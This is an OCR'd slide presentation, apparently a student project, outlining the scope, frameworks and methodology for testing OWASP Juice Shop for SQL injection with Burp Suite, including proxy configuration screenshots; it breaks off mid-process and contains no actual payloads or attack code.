
# Vulnerability Testing with SQL Injections

Done with Burp Suite and OWasp Juice shop

## What are SQL Injections?

ONE SIGNIFICANT AND FREQUENT KIND OF WEB APPLICATION SECURITY FLAW IS SQL INJECTIONS ARE A VERY SIGNIFICANT FLAW THAT IS FREQUENTLY EXPLOITED BY ATTACKERS TO INSERT MALICIOUS SQL CODE WHEN AN APPLICATION FAILS TO PROPERLY VALIDATE OR SANITISE USER INPUT BEFORE UTILISING IT IN SQL QUERIES.

THIS MAY RESULT IN DATA TAMPERING,
UNAUTHORISED DATABASE ACCESS,
AND IN CERTAIN SITUATIONS, TOTAL SYSTEM COMPROMISE.



## The Threat of SQL Injections

### Unauthorized Entry

SQL injection is a tool that attackers can use to get around authentication restrictions and access private information

### Data Manipulation


Data loss or corruption can result from the use of SQL injection to add, remove, or modify data in databases

### Code Execution

SQL injection may occasionally be used to run arbitrary code on the server, which could result in the host system being fully compromised.

### Destruction

Attackers can use the previous threats to all together destroy entire databases of data from an application



## Why are these issues overlooked?

Budget limit

False beliefs regarding frameworks

Lack of Security Education

# Why choose SQL Injections?

SQL Injections pose a massive threat to network security and are not given proper emphasis

Attackers can access very private information with one simple payload injection

To bring more awareness of the risks that many beginner developers can face if they don't develop their applications properly.

## Why choose Burp Suite?


Ideal choice for beginners and experts alike thanks to extensive tutorials and guides available online


Excellent Scanning Capabilities make it ideal for testing vulnerabilities

User-Friendly Interface

Highly efficient in identifying and exploiting SQL injection weaknesses in applications

**Burp Configuration**




Connection Settings

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

[✓] Also use this proxy for HTTPS


HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

[✓ SOCKS v4] SOCKS v5

- Automatic proxy configuration URL

No proxy for


Certificate Manager


Your Certificates | Authentication Decisions | People | Servers | Authorities

You have certificates on file that identify these certificate authorities

| Certificate Name | Security Device |
|---|---|
| ACCV | |
| ACCVRAIZ1 | Builtin Object Token |
| Actalis S.p.A./03358520967 | |
| Actalis Authentication Root CA | Builtin Object Token |
| AffirmTrust | |
| AffirmTrust Premium ECC | Builtin Object Token |

View... | Edit Trust... | Import... | Export... | Delete or Distrust...

OK


Intercept | HTTP history | WebSockets history | Proxy settings

Forward | Drop | Intercept is off | Action | Open browser

**Intercept is off**

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more | Open browser


## Inclusions and Exclusions

Inclusions:

- Manual testing of user input fields
- Automated testing using Burp Intruder
- Use of various SQL injection techniques
- Utilization of Burp Scanner
- Documentation of all attempts
- Reports on vulnerabilities and efficient solutions

Exclusions:

- Full-scale penetration testing beyond SQL injection.
- Vulnerabilities other than SQL injections.
- Testing on websites other than OWASP web app



## Vulnerability Data Analysis Methodology

- Categorize vulnerabilities based on severity(low risk to high risk)
- Prioritize vulnerabilities that pose the highest risk.
- Verify and validate each identified vulnerability.
- Provide recommendations for possible new solutions or work on making existing
- solutions more efficient
- Provide images and results for every test run

## Framework

### OWASP Top Ten (SQL INJECTION)

Role: Use OWASP top ten projects to check for SQL Injection and related CWE's
Incorporation: Integrate these CWE's into our research as base points to test

### OWASP Web Security Testing Guide (WSTG):

Role: Utilize WSTG as a comprehensive guide for testing web applications, covering various security aspects.
Incorporation: Integrate WSTG into the testing framework to ensure well thought out testing procedures

### Portswigger's guide for testing vulnerabilities via BURP Suite:

Role: Use Portswigger's guide to effectively use BURP Suite for vulnerability testing.
Incorporation: Follow Portswigger's guide to align BURP Suite testing with best practices and techniques.

## Methodology

**Defining Objectives:**

- Objective: Clearly define the goal of the project.
- Activities: Understand the overall security objectives of the OWASP web app with regards to SQL Injection
- Define specific goals for SQL injection testing.

**Scope Definition:**

- Objective: Clearly define the scope of the testing.
- Activities: Identify the specific functionalities and areas within the OWASP app to be tested for SQL injection vulnerabilities.
- Set boundaries for the testing scope.

**Resource Allocation:**

- Objective: Allocate necessary resources for testing.
- Activities: Ensure the availability of tools for eg including Burp Suite, for the testing process.

**Test Planning:**

- Objective: Develop a comprehensive plan for SQL injection testing.
- Activities: Create a test plan outlining the testing approach and tools.
- Define roles and responsibilities for testing team members

## Methodology

**Execution:**

- Objective: Execute the defined testing plan.
- Activities: Perform information gathering on the OWASP app using Burp Suite.
- Conduct threat modeling to identify potential SQL injection points.
- Develop and execute SQL injection test cases.

**Analysis and Validation:**

- Objective: Analyze test results and validate findings.
- Activities: Analyze error messages and responses for indications of SQL injection vulnerabilities.
- Validate identified vulnerabilities to ensure they are not false positives.

**Reporting**:

- Objective: Document and communicate the testing results.
- Activities: Generate a comprehensive report detailing identified SQL injection vulnerabilities, their severity and categorization.
- Provide evidence and documentation to support findings.

# Process

**Information Gathering:**

Get familiar with the OWASP web app and understand its architecture, endpoints, and user inputs.

**Threat Modeling:**

Identify potential SQL injection points by analyzing user inputs, parameters, and data flow

**Burp Suite Configuration:**

Configure Burp Suite on our system to intercept and analyze traffic.

**Test Case Development:**

Develop SQL injection test cases covering various techniques and contexts.
Create realistic use cases involving SQL queries to simulate user interactions.

**Injection Testing:**

Use Burp Suite's tools (Intruder, Repeater) for manual injection testing.

**Error Handling Analysis:**

